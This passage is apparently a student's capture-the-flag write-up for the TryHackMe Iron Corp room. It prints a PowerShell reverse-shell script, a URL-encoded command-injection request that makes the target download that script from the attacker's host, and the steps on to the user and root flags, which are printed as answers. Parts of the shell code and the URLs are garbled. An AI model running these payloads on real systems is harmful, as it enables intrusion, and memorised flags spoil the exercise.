
```
root@ip-10-10-163-237:~# cat shell.ps1
$Client = New-Object System.Net.Sockets.TCPClient('10.10.163.267',4545);$stream = $Client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();}$Client.Close()
root@ip-10-10-163-237:~#
```

To upload the reverse shell, I have pasted a script based on the link used in the Iron Corp website which is

'internal.ironcorp.me:11025/?r=hp://admin.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22hp://IPADDRESS/shell.ps1%22%20-ouile%20%22E:/xampp/htdocs/internal/shell.ps1%22'. I encoded the script as a URL and copied the result.



I pasted the result inside the repeater and sent it as request.



Finally the reverse shell ‘shell.ps1’ is uploaded in the directory.

Request

Pretty Raw Hex ⌂ In ⌄

```

1 GET /?r=
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%30%32%35%2f%6e
%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68
%65%6c%6c%2e%65%78%65%25%32%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31
%30%2e%31%36%2e%32%35%2e%31%31%34%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32%25%32%30%2d
%6f%75%74%66%69%6c%65%25%32%30%25%32%32%45%3a%2f%78%61%6d%70%70%2f%68%74%64%6f%63%73
%2f%69%6e%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32 | HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/95.0.4638.69 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
0 Connection: close
    
```

0 matches

Response

Pretty Raw Hex Render ⌂ In ⌄

```

1 HTTP/1.1 200 OK
2 Date: Tue, 02 Aug 2022 17:25:24 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
4 X-Powered-By: PHP/7.4.4
5 Content-Length: 2865
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 <html>
11   <head>
12     <link href="
https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLfLXmLeMSTt0jOXREfgvdp8I
YWhE9_t49PpAiJNvwHTqnKkL4" rel="icon" type="image/x-icon"/>
13   </script>
14   <title>
Hello
</title>
15   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    
```

0 matches

To clarify it , I pasted the original Request link and sent it to get a Response

Request

Pretty Raw Hex ⌂ \n ⌄

```
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/95.0.4638.69 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

When I got the Response, I found the report where it lists out all the directories and I found the shell.ps1 inside the instruction.

Response

Pretty Raw Hex Render ⌂ \n ⌄

```
154 08/02/2022 09:50 AM <DIR>
155 .
156 03/27/2020 08:38 AM 53 .htaccess
157 04/11/2020 09:34 AM 131 index.php
158 04/11/2020 09:34 AM 142 name.php
159 08/02/2022 10:25 AM 502 shell.ps1
160 4 File(s) 828 bytes
161 2 Dir(s) 1,468,592,128 bytes free
162 </pre>
163 </body>
164
165 </html>
166
167
168
169 <!DOCTYPE HTML>
170 <html>
```


The shell.ps1 also showed up at the website.



3)Horizontal Privilege Escalation

Tools used: Netcat, Burp Suite

After uploading the reverse shell inside the directories, I went to set up NetCat and opened up a Python server by using the command python3 -m http.server 80.




The screenshot shows two terminal windows on a Linux system. The top window is titled 'root@ip-10-10-163-237: ~/ironcorp' and displays the results of an Nmap scan. It shows various open ports and their services, including Microsoft DNS, Microsoft Windows RPC, and Microsoft Terminal Services. The bottom window is also titled 'root@ip-10-10-163-237: ~/ironcorp' and shows the command 'python3 -m http.server 80' being run, followed by the output of the Python HTTP server listening on port 80.


```
root@ip-10-10-163-237: ~/ironcorp
File Edit View Search Terminal Tabs Help
Host is up (0.001s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
135/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-8VMBKF3GB15
| Not valid before: 2022-08-01T16:44:52
| Not valid after:  2023-01-31T16:44:52
|_Ssl-date: 2022-08-02T16:53:50+00:00; 0s from scanner time.
8080/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: DashTreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_C Address: 02:39:7D:88:A3:D1 (Unknown)
service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.36 seconds
root@ip-10-10-163-237:~/ironcorp# python3 -m http.server 80
Traceback (most recent call last):
  File "/usr/lib/python3.6/runpy.py", line 193, in _run_module_as_main
    "__main__", mod_spec)
  File "/usr/lib/python3.6/runpy.py", line 85, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.6/http/server.py", line 1211, in <module>
    test(HandlerClass=handler_class, port=args.port, bind=args.bind)
  File "/usr/lib/python3.6/http/server.py", line 1185, in test
    with ServerClass(server_address, HandlerClass) as httpd:
  File "/usr/lib/python3.6/socketserver.py", line 456, in __init__
    self.server_bind()
  File "/usr/lib/python3.6/http/server.py", line 136, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.6/socketserver.py", line 470, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
root@ip-10-10-163-237:~/ironcorp# python3 -m http.server 8910
Serving HTTP on 0.0.0.0 port 8910 (http://0.0.0.0:8910/) ...
```

After setting up the NetCat and Python server, I had to ping the shell.ms1 so that the NetCat could listen to it. To do this, I used a script containing the reverse shell and encoded it as a URL. Then, I copied the result



I pasted the results inside the Repeater to get a Request. Then , I sent it



Then i went back to the NetCat and saw that it listened and we can now connect to the Python server

4)Root Privilege Escalation

Tools used: Netcat , Burp Suite

I listed out all the directories inside the current directory. Unfortunately, it listed out irrelevant files.

```
PS E:\xampp\htdocs\internal> ls

Directory: E:\xampp\htdocs\internal

Mode    LastWriteTime      Length  Name
--      --              --
-a----  3/27/2020  8:38 AM       53 .htaccess
-a----  4/11/2020  9:34 AM      131 index.php
-a----  4/11/2020  9:34 AM      142 name.php
-a----  8/2/2022   9:50 AM     502 shell.ps1

PS E:\xampp\htdocs\internal>
```

I changed the current drive to Drive C by using by using the command C:

```
PS E:\xampp\htdocs\internal> c:
PS C:\>
```

Then I tried listing down the directories again within the drive. Inside the drive, I saw a directory called Users.

```
PS C:\> ls
Directory: C:\

Mode                LastWriteTime         Length Name
--                -<->----          --<->-- 
d-----        4/11/2020  11:27 AM           0 inetpub
d-----        4/11/2020  8:11 AM            10 IObit
d-----        4/11/2020  12:45 PM           10 PerfLogs
d-r---        4/13/2020  11:18 AM           10 Program Files
d-----        4/11/2020  10:42 AM           10 Program Files (x86)
d-r---        4/11/2020  4:41 AM            10 Users
d-----        4/13/2020  11:28 AM           10 Windows

PS C:\>
```

I changed the directory to Users by using the command cd. I list out the directories by using ls and there , I found a directory called Administrator.

```
PS C:\> cd Users
PS C:\Users> ls
Directory: C:\Users

Mode                LastWriteTime         Length Name
--                -<->----          --<->-- 
d-----        4/11/2020  4:41 AM            0 Admin
d-----        4/11/2020  11:07 AM           10 Administrator
d-----        4/11/2020  11:55 AM           10 Equinox
d-r---        4/11/2020  10:34 AM           10 Public
d-----        4/11/2020  11:56 AM           10 Sunlight
d-----        4/11/2020  11:53 AM           10 SuperAdmin
d-----        4/11/2020  3:00 AM             0 TEMP

PS C:\Users>
```

So I continued on changing directory to Administrator and list out all the directories where I found Desktop

```
PS C:\Users> cd administrator
PS C:\Users\administrator> ls

Directory: C:\Users\administrator

Mode                LastWriteTime         Length Name
-->----          4/12/2020  1:27 AM           0 Contacts
d-r---          4/12/2020  1:27 AM           0 Desktop
d-r---          4/12/2020  1:27 AM           0 Documents
d-r---          4/12/2020  1:27 AM           0 Downloads
d-r---          4/12/2020  1:27 AM           0 Favorites
d-r---          4/12/2020  1:27 AM           0 Links
d-r---          4/12/2020  1:27 AM           0 Music
d-r---          4/12/2020  1:27 AM           0 Pictures
d-r---          4/12/2020  1:27 AM           0 Saved Games
d-r---          4/12/2020  1:27 AM           0 Searches
d-r---          4/12/2020  1:27 AM           0 Videos

PS C:\Users\administrator>
```

I changed the directory to Desktop and listed out the directories. There, I found the user.txt.

```
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\Desktop> ls

Directory: C:\Users\administrator\Desktop

Keyboard interrupt received, exiting.

Mode                LastWriteTime         Length Name
-->----          3/28/2020  12:39 PM        37 user.txt

PS C:\Users\administrator\Desktop>
```

To read the text file, I use the command type user.txt and it gave out the flag

```
PS C:\Users\administrator\Desktop> type user.txt  
thm{09b408056a13fc222f33e6e4cf599f8c}  
PS C:\Users\administrator\Desktop> █
```

The flag is thm{09b408056a13fc222f33e6e4cf599f8c}

I needed to change the directory to Users. So I used the command cd .. twice to return to Users.

```
PS C:\Users\administrator\Desktop> cd ..  
PS C:\Users\administrator> cd ..  
PS C:\Users> █
```

Then, I realized that there is a directory in Users named SuperAdmin. I used the command `get-acl c:\users\superadmin | fl` to identify the owner and the authorisation for the SuperAdmin directory. There, I can see that it says Deny FullControl. It means I cannot access it.

```
PS C:\Users> get-acl c:\users\superadmin | fl
Path      : Microsoft.PowerShell.Core\FileSystem::C:\users\superadmin
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Deny  FullControl
            S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit     :
Sddl      : O:SYG:SYD:PAI(D:OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
             9-287235700-1000)
```

Hence, I know that Root.txt must be in the SuperAdmin directory. Therefore, I try to access it directly by using the command type c:\users\superadmin\Desktop\root.txt. Then, we can read the flag.

```
PS C:\Users> type c:\users\superadmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users> █
```

The final flag is : thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Final result:

Upon verification of the flag, I pasted the user.txt flag into the TryHackMe website and got the confirmation for the flags

Answer the questions below

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Contribution

Student ID	Name	Signature
1211102162	Amilia Nadzeera Bt Baharudin	

Video Link : <https://youtu.be/oxOFrHjiAQY>